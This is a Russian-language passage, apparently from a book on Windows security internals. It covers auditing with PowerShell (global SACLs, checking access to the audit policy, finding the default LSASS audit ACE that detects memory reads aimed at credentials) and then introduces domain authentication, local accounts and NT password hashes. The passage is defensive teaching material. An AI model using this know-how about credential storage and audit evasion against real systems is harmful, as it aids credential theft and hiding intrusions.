Format-NtSecurityDescriptor -SecurityInformation Sacl -Summary
<SACL>
Everyone: (Audit)(SuccessfulAccess)(WriteData)
```

Листинг 9-14. Задание и запрос глобального файлового SACL

Сначала строим дескриптор безопасности с SACL, содержащим единственное ACE `Audit`. Затем вызываем `Set-NtAuditSecurity`, чтобы задать глобальный SACL для типа File. Наконец, запрашиваем глобальный SACL и убеждаемся, что он задан правильно.

Глобальный SACL можно удалить, передав `Set-NtAuditSecurity` дескриптор безопасности с NULL SACL. Чтобы создать такой дескриптор безопасности, используйте следующую команду:

```
PS> $sd = New-NtSecurityDescriptor -NullSacl
```

Практические примеры

Завершим главу несколькими практическими примерами с использованием изученных команд.

Проверка безопасности доступа к аудиту

При проверке возможной компрометации недоверенной системы Windows вредоносным кодом полезно убедиться, что настройки безопасности не были изменены. Одна из возможных проверок - определить, имеет ли пользователь без прав администратора доступ, необходимый для изменения политики аудита системы. Если такой пользователь может изменить политику, он способен отключить аудит и скрыть свой доступ к конфиденциальным ресурсам.

Дескриптор безопасности политики аудита можно проверить вручную или с помощью команды PowerShell `Get-NtGrantedAccess`. Выполните команды из листинга 9-15 от имени администратора.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $sd = Get-NtAuditSecurity
PS> Set-NtSecurityDescriptorOwner $sd -KnownSid LocalSystem
PS> Set-NtSecurityDescriptorGroup $sd -KnownSid LocalSystem
PS> Get-NtGrantedAccess $sd -PassResult
Status         Granted Access Privileges
------         -------------- ----------
STATUS_SUCCESS GenericRead    NONE

PS> Use-NtObject($token = Get-NtToken -Filtered -Flags LuaToken) {
    Get-NtGrantedAccess $sd -Token $token -PassResult
}
Status               Granted Access Privileges
------               -------------- ----------
STATUS_ACCESS_DENIED 0              NONE
```

Листинг 9-15. Выполнение проверки доступа к дескриптору безопасности политики аудита

Сначала запрашиваем дескриптор безопасности политики аудита и задаём поля `Owner` и `Group`. Эти поля необходимы процессу проверки доступа, но дескриптор безопасности, возвращаемый командой `Get-NtAuditSecurity`, их не содержит.

Затем передаём дескриптор безопасности команде `Get-NtGrantedAccess`, чтобы проверить его по текущему маркеру администратора. Результат указывает, что вызывающая сторона имеет доступ `GenericRead` к политике аудита, позволяющий запрашивать политику, но не задавать её без включения `SeSecurityPrivilege`.

Наконец, удаляем группу Administrators из маркера, создав фильтрованный маркер с флагом `LuaToken`. Проверка доступа с фильтрованным маркером показывает, что ему не предоставлен никакой доступ к политике аудита, даже доступ на чтение. Если эта вторая проверка возвращает состояние, отличное от `STATUS_ACCESS_DENIED`, можно заключить, что дескриптор безопасности политики аудита по умолчанию был изменён, и стоит проверить, сделано ли это намеренно или злонамеренно.

Поиск ресурсов с ACE аудита

Большинство ресурсов не настроено с SACL, поэтому может потребоваться перечислить системные ресурсы, у которых он есть. Это помогает понять, какие ресурсы могут формировать события журнала аудита. В листинге 9-16 приведён простой пример поиска таких ресурсов. Выполните команды от имени администратора.

```
PS> Enable-NtTokenPrivilege SeDebugPrivilege, SeSecurityPrivilege
PS> $ps = Get-NtProcess -Access QueryLimitedInformation, AccessSystemSecurity
-FilterScript {
    $sd = Get-NtSecurityDescriptor $_ -SecurityInformation Sacl
    $sd.HasAuditAce
}
```

```
PS> $ps | Format-NtSecurityDescriptor -SecurityInformation Sacl
Path: \Device\HarddiskVolume3\Windows\System32\lsass.exe
Type: Process
Control: SaclPresent

<SACL>
 - Type  : Audit
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00000010
 - Access: VmRead
 - Flags : SuccessfulAccess, FailedAccess

PS> $ps.Close()
```

Листинг 9-16. Поиск процессов с настроенными SACL

Здесь мы сосредоточены на объектах `Process`, но тот же подход применим к ресурсам других типов.

Сначала открываем все процессы с доступом `QueryLimitedInformation` и `AccessSystemSecurity`. Применяем к процессам фильтр, запрашивая SACL из объекта `Process`, а затем возвращая значение свойства `HasAuditAce`. Это свойство указывает, содержит ли дескриптор безопасности хотя бы одно ACE аудита.

Затем передаём результаты команды `Get-NtProcess` по конвейеру в `Format-NtSecurityDescriptor`, чтобы вывести SACL. В данном случае присутствует лишь одна запись, для процесса LSASS. Видно, что ACE аудита регистрирует событие всякий раз, когда процесс LSASS открывается с доступом `VmRead`.

Эта политика является конфигурацией аудита Windows по умолчанию, используемой для обнаружения доступа к процессу LSASS. Право доступа `VmRead` позволяет вызывающей стороне читать виртуальную память процесса, а это ACE предназначено для обнаружения извлечения содержимого памяти LSASS, которое может включать пароли и другие учётные данные аутентификации. Если процесс открывается с любым другим правом доступа, запись журнала аудита не формируется.

Подведение итогов


В этой главе были рассмотрены основы аудита безопасности. Мы начали с описания журнала событий безопасности и типов записей журнала, которые можно встретить при аудите доступа к ресурсам. Затем рассмотрели настройку политики аудита и задание расширенных политик аудита командой `Set-NtAuditPolicy`. Мы также обсудили, как Windows управляет доступом к политике аудита, и важность привилегии `SeSecurityPrivilege`, применяемой почти при любой настройке, связанной с аудитом.

Чтобы включить аудит объекта, необходимо изменить SACL, определив правила формирования событий, включённых политикой. Мы пошагово рассмотрели примеры автоматического формирования событий аудита посредством SACL и ручного формирования во время проверки доступа в пользовательском режиме.

Теперь мы рассмотрели все аспекты SRM: маркеры доступа безопасности, дескрипторы безопасности, проверку доступа и аудит. В оставшейся части книги мы исследуем различные механизмы аутентификации в системе Windows.

Часть III. Аутентификация Windows

Глава 10. Аутентификация Windows



Прежде чем взаимодействовать с системой Windows, необходимо пройти её сложный процесс аутентификации, преобразующий набор учётных данных, например имя пользователя и пароль, в объект Token, представляющий личность пользователя.

Аутентификация - слишком обширная тема для одной главы, поэтому я разделил её на три части. Эта и следующая главы дадут обзор аутентификации Windows, хранения операционной системой конфигурации пользователя и проверки этой конфигурации. В последующих главах мы обсудим интерактивную аутентификацию - механизм непосредственного взаимодействия с системой Windows, например через графический интерфейс. Заключительные главы книги посвящены сетевой аутентификации - типу аутентификации, позволяющему пользователям, физически не подключённым к системе, предоставить учётные данные и сформировать объект Token, представляющий их личность. Например, при подключении к системе Windows через её сетевую службу общего доступа к файлам внутри используется сетевая аутентификация, предоставляющая личность, необходимую для доступа к общим файловым ресурсам.

Эту главу начнём с обзора аутентификации в домене. Затем подробно исследуем локальное хранение конфигурации аутентификации и доступ к ней с помощью PowerShell. В заключение рассмотрим внутреннее хранение локальной конфигурации в Windows и применение этих знаний для извлечения хэша пароля пользователя.

Чтобы получить максимальную пользу от глав об аутентификации, рекомендую настроить виртуальные машины доменной сети, как описано в приложении A. Многие примеры можно выполнить и без настройки доменной сети, но команды, которым требуется сетевой домен, без неё работать не будут. Обратите также внимание, что фактический вывод некоторых команд может изменяться в зависимости от настройки виртуальных машин, однако общие концепции останутся прежними.

Аутентификация в домене

Для целей аутентификации Windows распределяет пользователей и группы по доменам. Домен предоставляет политику доступа пользователей и групп к ресурсам, а также хранилище конфигурационных сведений, например паролей. Архитектура доменов Windows достаточно сложна, чтобы потребовать отдельной книги. Однако прежде чем углубляться в конфигурацию аутентификации, следует познакомиться с несколькими основными понятиями.

Локальная аутентификация

Простейший домен Windows находится на автономном компьютере, как показано на рисунке 10-1.




Рисунок 10-1. Локальный домен на автономном компьютере

Пользователи и группы компьютера могут получать доступ только к локальным ресурсам. Локальный домен имеет локальную политику, определяющую конфигурацию приложений и безопасности компьютера. Домену назначается то же имя, что и компьютеру: в данном примере GRAPHITE. Если корпоративная сеть не настроена, исследовать можно только домен этого типа.

Домены корпоративной сети

На рисунке 10-2 показан следующий уровень сложности: домен корпоративной сети.




Рисунок 10-2. Один домен корпоративной сети

Вместо того чтобы требовать от каждой рабочей станции или сервера поддерживать собственных пользователей и группы, домен корпоративной сети централизованно поддерживает их на контроллере домена. Конфигурация пользователей хранится в базе данных контроллера домена под названием Active Directory. Когда пользователь хочет пройти аутентификацию в домене, компьютер передаёт запрос аутентификации контроллеру домена, который знает, как использовать конфигурацию пользователя для проверки запроса. Точная обработка запросов аутентификации домена будет рассмотрена в главах 12 и 14 при обсуждении интерактивной аутентификации и Kerberos.

Одним доменом могут управлять несколько контроллеров домена; контроллеры используют специальный протокол репликации для дублирования конфигурации, чтобы она всегда оставалась актуальной. Наличие нескольких контроллеров домена обеспечивает избыточность: если один контроллер отказывает, другой может предоставить службы аутентификации компьютерам и пользователям домена.

Каждый контроллер домена также поддерживает групповую политику, которую компьютеры сети могут запрашивать для автоматической настройки в соответствии с общей политикой домена. Эта групповая политика может переопределять существующую локальную политику и конфигурацию безопасности, упрощая управление крупной корпоративной сетью. Каждый компьютер имеет специальную учётную запись пользователя, позволяющую ему проходить аутентификацию в домене. Благодаря этому компьютер может обращаться к конфигурации групповой политики без аутентификации пользователя домена.

Начиная с Windows 2000 имя домена является DNS-именем; на рисунке 10-2 это `mineral.local`. Для совместимости со старыми версиями Windows или приложениями, не понимающими DNS-имена, операционная система также предоставляет простое имя домена. Например, в данном случае простым именем может быть MINERAL, хотя при настройке домена администратор волен выбрать собственное простое имя.

Обратите внимание, что локальный домен отдельного компьютера продолжает существовать даже при настроенном домене корпоративной сети. Пользователь всегда может пройти аутентификацию на своём компьютере, то есть в локальном домене, с учётными данными, характерными для этого компьютера, если только администратор не отключил эту возможность, изменив локальную политику системы. Однако, хотя сам компьютер присоединён к домену, эти локальные учётные данные не будут работать для доступа к удалённым ресурсам корпоративной сети.

Локальные группы также определяют доступ, предоставляемый пользователю домена при аутентификации. Например, если пользователь домена входит в локальную группу Administrators, он будет администратором локального компьютера. Однако этот доступ не распространяется дальше одного компьютера. Тот факт, что пользователь является локальным администратором на одном компьютере, не означает, что он получит доступ администратора на другом компьютере сети.

Леса доменов

Следующий уровень сложности - лес доменов. В этом контексте лес означает группу связанных доменов. Домены могут иметь общую конфигурацию или организационную структуру. На рисунке 10-3 лес образуют три домена: `mineral.local`, выступающий корневым доменом леса, и два дочерних домена, `engineering.mineral.local` и `sales.mineral.local`. Каждый домен поддерживает собственных пользователей, компьютеры и групповые политики.




Рисунок 10-3. Лес доменов

С точки зрения безопасности одними из важнейших особенностей леса являются доверительные отношения. Домен можно настроить так, чтобы он доверял пользователям и группам другого домена. Такое доверие может быть односторонним, когда домен доверяет пользователям другого домена, но не наоборот, или двунаправленным, когда каждый домен доверяет пользователям другого. Например, на рисунке 10-3 между корневым доменом и доменом `engineering.mineral.local` существует двунаправленное доверие. Это означает, что пользователи любого домена могут свободно обращаться к ресурсам другого. Двунаправленное доверие также существует между `sales.mineral.local` и корнем. По умолчанию при добавлении нового домена в существующий лес между родительским и дочерним доменами устанавливаются двунаправленные доверительные отношения.

Обратите внимание, что между доменами `engineering.mineral.local` и `sales.mineral.local` нет явных доверительных отношений. Вместо этого два домена имеют двунаправленные транзитивные доверительные отношения: поскольку оба домена имеют двунаправленные доверительные отношения с общим родителем, родитель позволяет пользователям engineering обращаться к ресурсам sales и наоборот. Реализация доверительных отношений будет рассмотрена в главе 14.

Лес также содержит общий глобальный каталог. Этот каталог представляет подмножество сведений, хранящихся во всех базах данных Active Directory в лесу. Он позволяет пользователям одного домена или поддерева находить ресурсы в лесу, не обращаясь отдельно к каждому домену.

Несколько лесов можно объединить, установив межлесные доверительные отношения, как показано на рисунке 10-4. Эти доверительные отношения также могут быть односторонними или

двунаправленными и при необходимости устанавливаться между целыми лесами либо отдельными доменами.




Рисунок 10-4. Несколько лесов с доверительными отношениями

В общем случае межлесные доверительные отношения не являются транзитивными. Поэтому, хотя на рисунке 10-4 `vegetable.local` доверяет `mineral.local`, он не станет автоматически доверять чему-либо в домене `sales.animal.local`, несмотря на двунаправленные доверительные отношения между `sales.animal.local` и `sales.mineral.local`.

> **Примечание.** Управление доверительными отношениями может быть сложным, особенно с ростом числа доменов и лесов. Можно непреднамеренно создать доверительные отношения, которыми злоумышленник воспользуется для компрометации корпоративной сети. Я не буду обсуждать анализ этих отношений для поиска проблем безопасности, однако в этом может помочь инструмент безопасности BloodHound: github.com.

Следующие несколько глав будут посвящены конфигурации локального домена и простого леса. Если вам нужны сведения о более сложных отношениях доменов, хорошим источником служит техническая документация Microsoft. Пока же продолжим подробным рассмотрением того, как локальный домен хранит конфигурации аутентификации.

Конфигурация локального домена

Прежде чем для пользователя можно будет создать объект `Token`, он должен пройти аутентификацию в системе Windows, а для аутентификации пользователь должен предоставить доказательство своей личности. Это может быть имя пользователя и пароль, смарт-карта или биометрические данные, например отпечаток пальца.

Система должна безопасно хранить эти учётные данные, чтобы их можно было использовать для аутентификации пользователя, но не раскрывать публично. Для конфигурации локального домена эти сведения поддерживает Local Security Authority (LSA), выполняющийся в процессе LSASS. На рисунке 10-5 приведён обзор баз данных конфигурации локального домена, поддерживаемых LSA.




Рисунок 10-5. Базы данных конфигурации локального домена

LSA предоставляет различные API, которые может вызывать приложение, например PowerShell. Эти API обращаются к двум базам данных конфигурации: базе данных пользователей и базе данных политики LSA. Рассмотрим, какие сведения хранятся в каждой базе данных и как обращаться к ним из PowerShell.

База данных пользователей

Для локальной аутентификации база данных пользователей хранит два контейнера сведений. Один содержит имена локальных пользователей, их SID и пароли. Другой содержит имена локальных групп, их SID и сведения о членстве пользователей. Рассмотрим каждый по очереди.

Проверка локальных учётных записей пользователей

Локальные учётные записи пользователей можно проверить встроенной командой PowerShell `Get-LocalUser` (листинг 10-1).

```
PS> Get-LocalUser | Select-Object Name, Enabled, Sid
Name               Enabled SID
----               ------- ---
admin              True    S-1-5-21-2318445812-3516008893-216915059-1001
Administrator      False   S-1-5-21-2318445812-3516008893-216915059-500
DefaultAccount     False   S-1-5-21-2318445812-3516008893-216915059-503
Guest              False   S-1-5-21-2318445812-3516008893-216915059-501
user               True    S-1-5-21-2318445812-3516008893-216915059-1002
WDAGUtilityAccount False   S-1-5-21-2318445812-3516008893-216915059-504
```

Листинг 10-1. Вывод локальных учётных записей пользователей командой Get-LocalUser

Эта команда перечисляет имена и SID всех локальных пользователей устройства и указывает, включён ли каждый пользователь. Если пользователь не включён, LSA не позволит ему пройти аутентификацию даже с правильным паролем.

Можно заметить, что все SID имеют общий префикс; меняется лишь последний RID. Этот общий префикс является SID компьютера и случайным образом формируется при установке Windows. Поскольку он формируется случайно, каждый компьютер должен иметь уникальное значение. SID компьютера можно получить командой `Get-NtSid`, указав имя локального компьютера, как показано в листинге 10-2.

```
PS> Get-NtSid -Name $env:COMPUTERNAME
Name      Sid
----      ---
GRAPHITE\ S-1-5-21-2318445812-3516008893-216915059
```

Листинг 10-2. Запрос SID компьютера

Извлечь пароль локального пользователя через общедоступный API невозможно. В любом случае по умолчанию Windows не хранит сам пароль; вместо него хранится MD4-хэш пароля, обычно называемый NT-хэшем. При аутентификации пользователь передаёт пароль LSA, который хэширует его тем же алгоритмом MD4 и сравнивает с хранящимся в базе данных пользователей значением. Если значения совпадают, LSA считает, что пользователь знал пароль, и подтверждает аутентификацию.

